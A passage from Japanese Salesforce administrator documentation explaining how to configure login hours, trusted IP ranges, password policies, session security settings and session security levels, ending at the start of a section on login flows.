メモ: 初めてプロファイルにログイン時間を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示される可能性があります。[ログイン時間帯] 編集ページの時間帯は、指定したタイムゾーンで表示されます。[プロファイルの概要] ページの時間帯は、組織の元のデフォルトのタイムゾーンで表示されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン時間帯の制限を表示する
- 「設定・定義の参照」

ログイン時間帯の制限を編集する
- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、プロファイルを選択します。
2. [ログイン時間帯の制限] 関連リストの [編集] をクリックします。
3. このプロファイルを持つユーザがシステムを使用できる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

4. [保存] をクリックします。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示されます。プロファイルの詳細ページでは、指定したタイムゾーンで時間が表示されます。[ログイン時間帯の制限] 編集ページでは、組織のデフォルトのタイムゾーンで時間が表示されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ログイン時間帯の制限を設定する
- 「プロファイルと権限セットの管理」

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

認証されていないアクセスから組織のデータを保護するために、ユーザがログインの問題が発生することなくログインできる IP アドレスのリストを指定できます。ただし、信頼済み IP 範囲外のユーザの場合、この方法で完全にアクセスを制限することはできません。これらのユーザは、ログインの問題を解決(通常はモバイルデバイスまたはメールアドレスに送信されたコードを入力)した後にログインできます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ネットワークアクセスを変更する
- 「IP アドレスの管理」

1. [設定]から、［クイック検索］ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス]を選択します。
2. [新規]をクリックします。
3. 有効な IP アドレスを［開始 IP アドレス］項目に入力し、開始 IP アドレスより上位のアドレスを［終了 IP アドレス］項目に入力します。

   開始アドレスと終了アドレスで、ユーザのログインを許可する IP アドレスの範囲(開始値と終了値を含む)を定義します。1 つの IP アドレスからのログインのみを許可する場合は、両方の項目に同じアドレスを入力します。

   開始 IP アドレスと終了 IP アドレスは IPv4 範囲にあり、アドレス数は 33,554,432 以内にする必要があります(2^{25}、7 CIDR ブロック)。
4. 必要に応じて、範囲の説明を入力します。たとえば、複数の範囲を管理している場合、ネットワークのこの範囲に対応する部分の詳細を入力します。
5. [保存]をクリックします

メモ: 2007 年 12 月以前に有効化された組織の場合、Salesforce 機能が導入されると、自動的に 2007 年 12 月の組織の信頼できる IP アドレスリストに入力されます。信頼できるユーザが過去 6 か月間に Salesforce へアクセスするのに使用した IP アドレスも含まれています。

パスワードポリシーの設定

パスワード保護を実装してSalesforce組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の要件を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

ユーザの種別ごとに異なるパスワードとログインポリシーを設定できます。

メモ: ユーザパスワードは 16,000 バイトを超えてはいけません。

ログイン数は 1 ユーザにつき 1 時間あたり 3,600 に制限されます。この制限は、Summer '08 後に作成された組織に適用されます。

1. [設定]から、[クイック検索]ボックスに「*パスワードポリシー*」と入力し、[パスワードポリシー]を選択します。
2. パスワード設定をカスタマイズします。

項目	説明
パスワードの有効期間	ユーザパスワードが失効し、変更する必要が生じるまでの期間。デフォルトは 90 日です。この設定は、セルフサービスポータルでは使用できません。この設定は、「パスワード無期限」権限を持つユーザには適用されません。 ［パスワードの有効期間］設定を変更した場合に、新しい有効期限がユーザの以前の有効期限よりも前になるときは、変更がそのユーザのパスワード期限に影響します。有効期限を削除するには、［無期限］を選択します。
過去のパスワードの利用制限回数	ユーザの過去のパスワードを保存して、パスワードを変更するときに新しい固有のパスワードを使用する必要があるようにします。パスワード履歴は、この値を設定しない限り保存されません。デフォルトは［3 回前のパスワードまで使用不可］です。［パスワードの有効期間］項目に［無期限］を選択した場合を除き、［制限なし］を選択できません。この設定は、セルフサービスポータルでは使用できません。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Essentials Edition**、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

項目	説明
最小パスワード長	パスワードに必要な最小限の文字数。この値を設定しても、既存のユーザのパスワードには影響しません。次回のパスワードの変更時に適用されます。デフォルトは［8 文字以上］です。
パスワード文字列の制限	ユーザのパスワードで使用する必要がある文字の種別。 • 制限なし — 要件がなく、最も安全性の低いオプションです。 • 英・数字両方含める — デフォルトの設定です。少なくとも 1 つの英字と 1 つの数字を使用する必要があります。 • 英字、数字、および特殊文字を組み合わせて使用する必要があります — 少なくとも 1 つの英字、1 つの数字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。 • 数字、大文字および小文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、および 1 つの英小文字を使用する必要があります。 • 数字、大文字、小文字、および特殊文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、1 つの英小文字、および ! # $ % - _ = + < > のうちの 1 文字を使用する必要があります。 メモ: 上記の文字のみが要件を満たします。他の記号文字は特殊文字とはみなされません。
パスワード質問の制限	パスワードヒントの質問に対する回答にパスワードそのものを含めることを制限するには、［パスワードを含めないこと］を選択します。回答を制限しない場合は、デフォルトの［なし］を選択します。ユーザは、パスワードヒントの質問に対する回答を指定する必要があります。この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。
ログイン失敗によりロックするまでの回数	ログイン失敗が許される回数。この回数を超えると、そのユーザはロックアウトされ、ログインできなくなります。この設定は、セルフサービスポータルでは使用できません。

項目	説明
ロックアウトの有効期間	ロックアウトが解除されるまでの所要時間。デフォルトは15分です。この設定は、セルフサービスポータルでは使用できません。 メモ: ユーザがロックアウトされた場合、そのユーザはロックアウト期間の期限が切れるまで待機する必要があります。ただし、「ユーザパスワードのリセットおよびユーザのロック解除」権限を持つユーザは、[設定]からユーザのロックを解除できます。 a. [クイック検索] ボックスに「ユーザ」と入力します。 b. [ユーザ] を選択します。 c. ユーザを選択し、[ロック解除] をクリックします。 このボタンは、ユーザがロックアウトされている場合にのみ使用できます。
パスワードのリセットの秘密の回答を非表示にする	セキュリティの質問への回答をユーザが入力するときに非表示にします。デフォルトでは、回答がプレーンテキストで表示されます。 メモ: 入力モードがひらがなに設定されたMicrosoft Input Method Editor (IME) を組織で使用している場合、通常のテキスト項目でASCII文字を入力すると、日本語文字に変換されます。ただし、IMEは伏せ字のテキストを含む項目では適切に動作しません。この機能を有効にした後で組織のユーザがパスワードまたはその他の値を正しく入力できない場合は、機能を無効にしてください。
パスワードの有効期限は 1 日以上にする必要があります	パスワードを24時間以内に複数回変更できなくなります。
セルフリセットに setPassword() API を使用することを許可	選択すると、アプリケーションは setPassword() API を使用して現在のユーザのパスワードを特定の値に変更できます。このオプションを選択解除すると、セキュリティが向上します。選択解除すると、アプリケーションは changeOwnPassword() API を使用してユーザにパスワード値を設定するように求める必要があります。changeOwnPassword() API は、変更を許可する前にユーザの現在のパスワード

項目	説明
	を検証します。このオプションを選択解除すると、再び選択することはできません。

3. パスワードを忘れた場合とアカウントがロックされた場合の支援情報をカスタマイズします。

   メモ: この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。

項目	説明
メッセージ	設定すると、入力したメッセージが「パスワードをリセットできません」メールに表示されます。パスワードのリセット試行回数が上限を超えてロックアウトされると、ユーザにこのメールが送信されます。このテキストは、ユーザがパスワードをリセットするときに[セキュリティの質問への回答]ページの下部にも表示されます。 デフォルトテキストに社内ヘルプデスクまたはシステム管理者の名前を追加できます。このメッセージは、システム管理者がパスワードをリセットする必要があるアカウントにのみ表示されます。時間制限によるロックアウトの場合は、別のシステムメールメッセージが表示されます。
ヘルプリンク	設定すると、このリンクは、［メッセージ］項目に定義されているテキストと共に表示されます。「パスワードをリセットできません」メールに、［ヘルプリンク］項目に入力されたとおりの URL が表示されるため、ユーザにもリンク先がどこかがわかります。ユーザは Salesforce 組織内にいないため、この URL 表示形式はセキュリティ用です。 [セキュリティの質問への回答]ページで、［ヘルプリンク］URL が［メッセージ］項目のテキストと組み合わされて、クリック可能なリンクが生成されます。パスワードを変更するときにはユーザが Salesforce 組織内にいるので、セキュリティ上の問題はありません。 有効なプロトコルは次のとおりです。 • http • https • mailto

4. 「API限定ユーザ」権限を持つユーザに対して代替ホームページを指定します。パスワードのリセットなどのユーザ管理タスクを完了すると、API限定ユーザはログインページではなく、指定したURLにリダイレクトされます。
5. [保存]をクリックします。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように促されます。

「パスワード無期限」権限のあるユーザ以外のすべてのユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*すべてのユーザパスワードをリセット*」と入力し、[すべてのユーザのパスワードをリセット]を選択します。
2. [すべてのユーザパスワードをリセット]を選択します。
3. [保存]をクリックします。

ユーザが次回ログインすると、パスワードをリセットするように促されます。

パスワードをリセットするときの考慮事項

- ユーザがSalesforceにログインするためには、コンピュータの有効化が必要な場合があります。
- ［すべてのユーザパスワードをリセット］は、セルフサービスポータルユーザには影響しません。これは、セルフサービスポータルユーザが直接のSalesforceユーザではないためです。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

すべてのパスワードをリセットする
- ユーザパスワードのリセットおよびユーザのロック解除

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

1. [設定]から、[クイック検索]ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。
2. セッションセキュリティ設定をカスタマイズします。

項目	説明
タイムアウト値	無効ユーザがログアウトされるまでの時間。ポータルユーザの場合、タイムアウトを 15 分に設定することはできても、タイムアウトは 10 分～24 時間になります。15 分から 24 時間の範囲の値を選択します。厳重なセキュリティが必要な機密情報がある場合は、より短いタイムアウト期間を選択してください。 メモ: タイムアウト期間の半分が過ぎるまで、最終アクティブセッション時間値は更新されません。そのため、タイムアウトが 30 分の場合、15 分が過ぎるまで操作を行っているかどうかチェックされません。たとえば、10 分後にレコードを更新すると、15 分後には操作を行っていなかったため、最終アクティブセッション時間値は更新されません。最終アクティブセッション時間が更新されなかったため、操作した 20 分後 (計 30 分後) にログアウトされます。20 分後にレコードを更新するとします。これは、最終アクティブセッション時間がチェックされてから 5 分後です。タイムアウトがリセットされるため、ログアウトされるまであと 30 分 (計 50 分) あります。
セッションタイムアウト時の警告ポップアップを無効にする	タイムアウト警告メッセージを無効ユーザに向けて表示するかどうかを決定します。[タイムアウト値] で指定されたタイムアウトの 30 秒前に注意を促すメッセージが表示されます。
セッションタイムアウト時に強制的にログアウト	無効なユーザのセッションがタイムアウトすると、現在のセッションが強制的に無効になります。ブラウザが更新され、ログインペー

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

[ログイン時の IP アドレスとセッションをロックする] 設定を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

他のすべての設定を使用可能なエディション: **Essentials** Edition、**Personal** Edition、**Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

セキュリティ設定を変更する
- 「アプリケーションのカスタマイズ」

項目	説明
	ジに戻ります。組織にアクセスするには、再ログインする必要があります。 メモ: この設定を使用する場合、[セッションタイムアウト時の警告ポップアップを無効にする]は選択しないでください。
ログイン時の IP アドレスとセッションをロックする	ユーザのセッションをユーザがログインしたIPアドレスにロックして、認可されていないユーザによる有効なセッションの乗っ取りを防止するかどうかを決めます。 メモ: この設定は、さまざまなアプリケーションやモバイルデバイスの機能を妨げる可能性があります。
セッションを最初に使用したドメインにセッションをロックする	コミュニティユーザなどのユーザの現在の UI セッションを特定のドメインに関連付けます。この設定は、別のドメインでのセッションIDの不正使用防止に役立ちます。この設定は、Spring '15 リリース以降に作成された組織ではデフォルトで有効になっています。
セキュアな接続 （HTTPS） が必要	Salesforce へのログインまたはアクセスに HTTPS が必要かどうかを決定します。 セキュリティ上の理由により、この設定はデフォルトで有効になっています。この設定は、API 要求には適用されません。すべての API 要求には HTTPS が必要です。 コミュニティと Salesforce サイトで HTTPS を有効にするには、「サイトとコミュニティの HSTS」を参照してください。 メモ: [ユーザのパスワードをリセットする]ページには、HTTPS を使用してのみアクセスできます。
すべてのサードパーティドメインでセキュアな接続 (HTTPS) が必要	サードパーティドメインへの接続に HTTPS が必要かどうかを決定します。 Summer '17 リリース以降に作成された取引先では、この設定がデフォルトで有効になっています。
ユーザとしてログインしてから再ログインを強制する	別のユーザとしてログインしているシステム管理者がセカンダリユーザとしてログアウトした後、以前のセッションに戻れるかどうかを決めます。 この設定をオンにすると、システム管理者がユーザとしてログアウトした後に Salesforce を使用し続けるためにはログインし直す必要があります。オフにした場合は、システム管理者がユーザとしてログアウトした後で元のセッションに戻ります。すべての組織で、この設定がデフォルトで有効になっています。

項目	説明
HttpOnly 属性が必要	セッション ID Cookie アクセスを制限します。HttpOnly 属性を持つCookieは、JavaScriptからのコールなど、非HTTP メソッドではアクセスできません。 メモ: JavaScript を使用してセッション ID の Cookie にアクセスするカスタムアプリケーションまたはパッケージアプリケーションを使用している場合は、[HttpOnly 属性が必要]を選択するとアプリケーションが停止します。これは、Cookie へのアプリケーションのアクセスが拒否されるためです。[HttpOnly属性が必要]が選択されている場合は、AJAXToolkitのデバッグウィンドウを使用できません。

クロスドメインセッションでPOST要求を使用	クロスドメイン交換でセッション情報がGET要求ではなくPOST要求を使用して送信されるように組織を設定します。クロスドメイン交換の例として、ユーザが Visualforce ページを使用している場合が挙げられます。POST 要求ではセッション情報がリクエストボディに保持されるため、このコンテキストではGET要求よりも POST 要求のほうが安全です。ただし、この設定を有効にすると、別のドメインから埋め込まれたコンテンツ
	
	`<img`
	
	`src="https://acme.force.com/pic.jpg"/>`
	
	などが表示されないことがあります。

すべての要求でログイン IP アドレスの制限を適用	ユーザが Salesforce にアクセスできる IP アドレスを、[ログイン IP アドレスの制限] に定義されている IP アドレスのみに制限します。この設定をオンにすると、クライアントアプリケーションからの要求を含め、各ページ要求でログインIPアドレスの制限が適用されます。この設定をオフにすると、ユーザがログインする場合にのみログインIPアドレスの制限が適用されます。この設定は、ログインIPアドレスが制限されたすべてのユーザプロファイルに影響します。
ログインページでキャッシングとオートコンプリート機能を有効にする	ユーザのブラウザがユーザ名を保存できるようにします。オンにすると、初回ログインの後、ユーザ名がログインページの[ユーザ名]項目に自動入力されます。ユーザがログインページで[ログイン情報を保存する]を選択した場合、セッションが期限切れになったりユーザがログアウトしたりした後でも、ユーザ名が保持されます。ユーザ名は、スイッチャにも表示されます。すべての組織で、この設定がデフォルトで選択されています。

項目	説明
	メモ: この設定をオフにすると、[ログイン情報を保存する]オプションは、組織のログインページにもスイッチャにも表示されません。
パフォーマンスを向上させるためにブラウザの安全で永続的なキャッシュを有効にする	ブラウザの安全なデータキャッシュを有効にし、サーバとの往復処理の増加を避けることでページの再読み込みパフォーマンスを向上させます。すべての組織で、この設定がデフォルトで選択されています。 この設定を無効にすることはお勧めしません。ただし、データが暗号化されている場合でも会社のポリシーによりブラウザのキャッシュが許可されない場合は、無効にしてもかまいません。 警告: この設定を無効にすると、Lightning Experience のパフォーマンスに対して重大な悪影響があります。
ユーザの切り替えを有効化	組織のユーザがプロファイル写真を選択したときに、スイッチャを表示するかどうかを決定します。すべての組織で、この設定がデフォルトで選択されています。[ログインページでキャッシングとオートコンプリート機能を有効にする] 設定も有効にする必要があります。組織が他の組織のスイッチャに表示されないようにするには、[ユーザの切り替えを有効化]設定をオフにします。これにより、組織のユーザがプロファイル写真を選択したときも、スイッチャが表示されなくなります。
ログアウトするまでログイン情報を保存します	通常、ユーザ名は、セッションがアクティブである期間、またはユーザが [ログイン情報を保存する] を選択した場合にのみキャッシュされます。SSO セッションでは、ユーザ名を記憶するオプションが使用できません。セッションが期限切れになると、ユーザ名は、ログインページとスイッチャに表示されなくなります。[ログアウトするまでログイン情報を保存します]を有効にすると、ユーザが明示的にログアウトした場合にのみキャッシュされたユーザ名が削除されます。セッションがタイムアウトしても、ユーザ名はスイッチャに無効として表示されます。ユーザは、自分のコンピュータを操作していてセッションがタイムアウトになった場合、ユーザ名を選択して再認証できます。ユーザが共有コンピュータを操作している場合、ユーザがログアウトすると、ユーザ名はただちに削除されます。 この設定は、すべての組織のユーザに適用されます。このオプションはデフォルトで有効になっていません。ただし、ユーザの便宜のため、有効にすることをお勧めします。組織がログインページでSSOまたは認証のすべてのプロバイダを公開していない場合は、この設定を無効にしてください。

項目	説明
SMS による ID 確認を有効にする	ユーザが SMS 経由で配信される 1 回限りの PIN を受信できるようにします。この設定をオンにすると、システム管理者またはユーザは、この機能を利用する前に、携帯電話番号を確認する必要があります。すべての組織で、この設定がデフォルトで選択されています。
コールアウトから API ログインするためのセキュリティトークンが必要(API バージョン 31.0 以前)	API バージョン 31.0 以前では、コールアウトからの API ログインにセキュリティトークンを使用する必要があります。例として、Apex コールアウトや AJAX プロキシを使用したコールアウトが挙げられます。API バージョン 32.0 以降では、デフォルトでセキュリティトークンが必要です。
[ログイン IP アドレスの制限] (Contact Manager Edition、Group Edition、および Professional Edition)	IP アドレスの範囲を指定します。ユーザはこの範囲内 (指定した両端を含む) の IP アドレスからログインする必要があり、範囲外からはログインできません。 範囲を指定するには、[新規] をクリックし、開始 IP アドレスと終了 IP アドレスを入力して、開始値と終了値を含む範囲を定義します。 この項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では使用できません。これらのエディションでは、有効な [ログイン IP アドレスの制限] をユーザプロファイル設定に指定できます。
セキュリティキー (U2F) の使用をユーザに許可	ユーザは 2 要素認証や ID 検証に U2F セキュリティキーを使用できます。Salesforce Authenticator、認証アプリケーションによって生成されたワンタイムパスワード、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、登録された U2F セキュリティキーを USB ポートに挿して検証を完了します。
2 要素認証の登録時に ID 検証が必要	2 要素認証方式 (Salesforce Authenticator nado) を追加するには、ユーザは以前のように再ログインするのではなく ID を確認する必要があります。
メールアドレスの変更に ID 検証が必要	メールアドレスを変更するには、ユーザは以前のように再ログインするのではなく ID を確認する必要があります。 メモ: ID 確認メールを取得するには、ユーザは以前に登録されたメールアカウントにアクセスできる必要があります。
Salesforce Authenticator でロケーションベースの自動検証を許可 信頼済み IP アドレスからのみ許可	ユーザは自宅やオフィスなどの信頼できる場所にいるときはいつでも Salesforce Authenticator で通知を自動的に承認して ID を検証できます。自動検証を許可する場合、すべての場所で許可することも、信頼できる IP アドレス (社内ネットワークなど) のみに制限することもできます。

項目	説明
Lightning Login を許可	ユーザは Lightning Login を使用して、ID 検証で Salesforce Authenticator を信頼し、パスワードを使用せずに Salesforce にログインできます。
ログアウトイベントストリームを有効化	ユーザのログアウトイベントを記録します。この設定は、Salesforce によって組織の LogoutEventStream オブジェクト機能が有効化されている場合のみ使用できます。 メモ: この設定では、タイムアウトイベントが記録されません。例外は、組織で[セッションタイムアウト時に強制的にログアウト]が有効になっているために、ユーザのセッションがタイムアウトになった後にユーザが自動的に組織からログアウトされた場合です。この場合はログアウトイベントが記録されます。ただし、ユーザがセッション中にブラウザを閉じた場合は、[セッションタイムアウト時に強制的にログアウト]設定が有効になっているかどうかに関係なく、ログアウトイベントは記録されません。
設定ページのクリックジャック保護を有効化	Salesforceの設定ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます([設定]ページは[設定]メニューから使用できます)。
設定以外の Salesforce ページのクリックジャック保護を有効化	設定以外のSalesforceページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。設定ページにはクリックジャック攻撃に対する保護がすでに含まれています([設定] ページは [設定]メニューから使用できます)。すべての組織で、この設定がデフォルトで選択されています。
標準ヘッダーがあるVisualforceページのクリックジャック保護を有効化	ヘッダーが有効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
ヘッダーが無効化されたVisualforceページのクリックジャック保護を有効化	ページで `showHeader="false"` を設定するときに、ヘッダーが無効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。

項目	説明
	警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
設定ページ以外の GET 要求の CSRF 保護を有効化 設定ページ以外の POST 要求の CSRF 保護を有効化	設定以外のページを変更して、クロスサイトリクエストフォージェリ (CSRF) 攻撃から保護します。設定以外のページでランダムな文字列を URL パラメータに挿入するか、非表示のフォーム項目として追加します。GET および POST 要求が実行されるたびに、アプリケーションがこの文字列の有効性をチェックします。期待される値に一致する値が見つからない限り、アプリケーションはコマンドを実行しません。すべての組織で、この設定がデフォルトで選択されています。
XSS 保護	反射型クロスサイトスクリプティング攻撃から保護します。反射型クロスサイトスクリプティング攻撃が検出されると、コンテンツのない空白のページがブラウザに表示されます。
コンテンツ盗聴保護	ブラウザでドキュメントコンテンツから MIME タイプが推定されないようにします。また、ブラウザで悪意のあるファイルが動的コンテンツ (JavaScript、スタイルシート) として実行されないようにします。
参照元 URL 保護	ページを読み込むとき、参照元ヘッダーには URL 全体ではなく Salesforce.com のみが表示されます。この機能により、完全な URL だと公開されてしまう可能性のある機密情報 (組織 ID など) が参照元ヘッダーに表示されなくなります。この機能は、Chrome と Firefox でのみサポートされています。
サイトとコミュニティの HSTS	コミュニティおよび Lightning Platform サイトで HTTPS を要求します。 **メモ:** この設定を 2 つの場所で有効にする必要があります。[セッションの設定] で [サイトとコミュニティの HSTS] を有効にする必要があり、コミュニティまたは Lightning Platform サイトのセキュリティ設定で [セキュアな接続 (HTTPS) が必要] を有効にする必要があります。「Salesforce サイトの作成と編集」を参照してください。
Salesforce の外部にユーザをリダイレクトする前にユーザに警告する	ユーザが Web タブで salesforce.com ドメインの外部にリダイレクトされるリンクをクリックしたときに、警告メッセージを表示します。この警告メッセージには、外部 URL への完全なリンクとドメイン名が含まれます。この機能を使用して、ユーザを悪意のある URL やフィッシングから保護してください。

項目	説明
ログアウト URL	ユーザが Salesforce からログアウトした後、認証プロバイダのページやカスタムブランドのページなど、特定のページにユーザをリダイレクトします。この URL は、ID プロバイダ、SAML シングルサインオン、または外部認証プロバイダの設定でログアウト URL が指定されていない場合にのみ使用されます。[ログアウト URL] に値が指定されていない場合、[私のドメイン] が有効でなければ `https://login.salesforce.com` がデフォルトになります。[私のドメイン] が有効な場合のデフォルトは `https://customdomain.my.salesforce.com` です。
リンク有効期限	新しいユーザへのお知らせメール内のアカウントの確認リンクが有効である期間を指定します。1日、7日、または180日を選択できます。デフォルトでは、アカウントの確認リンクの有効期限は 7 日間です。 この設定を更新すると、その変更はすでに送信されたお知らせメールのリンクに適用されます。たとえば、2日前にユーザを追加してお知らせメールを送信し、その時点ではリンクの有効期間が7日間だったとします。設定を更新して、リンクの有効期間を 1 日にすると、2 日前に送信したメールのリンクは有効ではなくなります。

3. [保存] をクリックします。

セッションセキュリティレベル

ユーザの現在のセッションに対する認証 (login) メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。

デフォルトでは、次のように認証メソッドごとに異なるセキュリティレベルが割り当てられています。

- ユーザ名およびパスワード — 標準
- 代理認証 — 標準
- 有効化 — 標準
- Lightning Login — 標準
- パスワードなしのログイン — 標準
- 2 要素認証 — 高保証
- 認証プロバイダ — 標準
- SAML — 標準

メモ: SAML セッションに対するセキュリティレベルも、ID プロバイダによって送信される SAML アサーションの SessionLevel 属性を使用して指定できます。属性は、STANDARD または HIGH_ASSURANCE という 2 つの値のいずれかに設定できます。

Login メソッドに関連付けられたセキュリティレベルを変更する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択します。
2. [セッションセキュリティレベル] で、login メソッドを選択します。
3. メソッドを適切なカテゴリに移動するには、[追加] または [削除] 矢印をクリックします。

現在、セッションレベルのセキュリティを使用する機能は、Salesforce のレポートおよびダッシュボードと接続アプリケーションのみです。これらのタイプのリソースに高保証を求めるポリシーを設定できます。また、リソースへのアクセスに使用されるセッションが高保証でない場合に実行するアクションも指定できます。サポートされるアクションは次のとおりです。

- ブロックする — 権限が不十分であるというエラーを表示して、リソースへのアクセスがブロックされます。
- セッションレベルを上げる— 2 要素認証の完了を促すメッセージをユーザに表示します。ユーザが認証に成功すると、リソースにアクセスできます。レポートおよびダッシュボードの場合、ユーザがレポートまたはダッシュボードにアクセスするとき、あるいはレポートまたはダッシュボードをエクスポートして印刷するときに、このアクションを適用できます。

警告: Lightning Experience では、ユーザをリダイレクトして 2 要素認証を完了し、セッションレベルを高保証に上げることは、サポートされていません。組織で Lightning Experience が有効化されていて、レポートとダッシュボードへのアクセスに高保証セッションが必要なポリシーをユーザが設定している場合、標準保証セッションの Lightning Experience ユーザはレポートとダッシュボードからブロックされます。また、ナビゲーションメニューにはこれらのリソースのアイコンが表示されません。回避策として、標準保証セッションのユーザはログアウトしてから、組織によって高保証として定義された認証方法を使用して再度ログインできます。その後ユーザはレポートとダッシュボードにアクセスできます。または、Salesforce Classic に切り替えることができます。この場合、レポートとダッシュボードにアクセスするときに、セッションレベルを上げるように促されます。

接続アプリケーションにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーションの横にある [編集] をクリックします。
3. [高保証セッションが必要です] を選択します。
4. 表示されるアクションのいずれかを選択します。
5. [保存] をクリックします。

レポートおよびダッシュボードにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*アクセスポリシー*」と入力し、[アクセスポリシー]を選択します。
2. [高保証セッションが必要です] を選択します。

3. 表示されるアクションのいずれかを選択します。
4. [保存] をクリックします。

セッションレベルは、明示的なセキュリティポリシーが定義された接続アプリケーション、レポート、およびダッシュボードを除き、アプリケーションのリソースに影響を及ぼしません。

ログインフローの作成

ログインフローは、ユーザがSalesforce組織やコミュニティにアクセスする前に、ログインプロセスを経由させます。ログインフローを使用して、ユーザがSalesforceにログインしたときに従うビジネスプロセスを制御できます。Salesforce でユーザが認証された後、ログインフローは強力な認証の適用やユーザ情報の収集などのプロセスをユーザに経由させます。ログインフローの完了に成功したユーザは、Salesforce 組織またはコミュニティに移動します。失敗した場合、フローはユーザを直ちにログアウトできます。

ログインフローを作成する前に、ログインフローの実行を理解することが重要です。

- ログインフローを呼び出すには、ユーザがまず認証される必要があります。ログインフローは、既存のSalesforce認証プロセスに代わるものではありません。ログインフローでは、新しい手順を統合したり、ユーザに情報の入力を要求したりします。
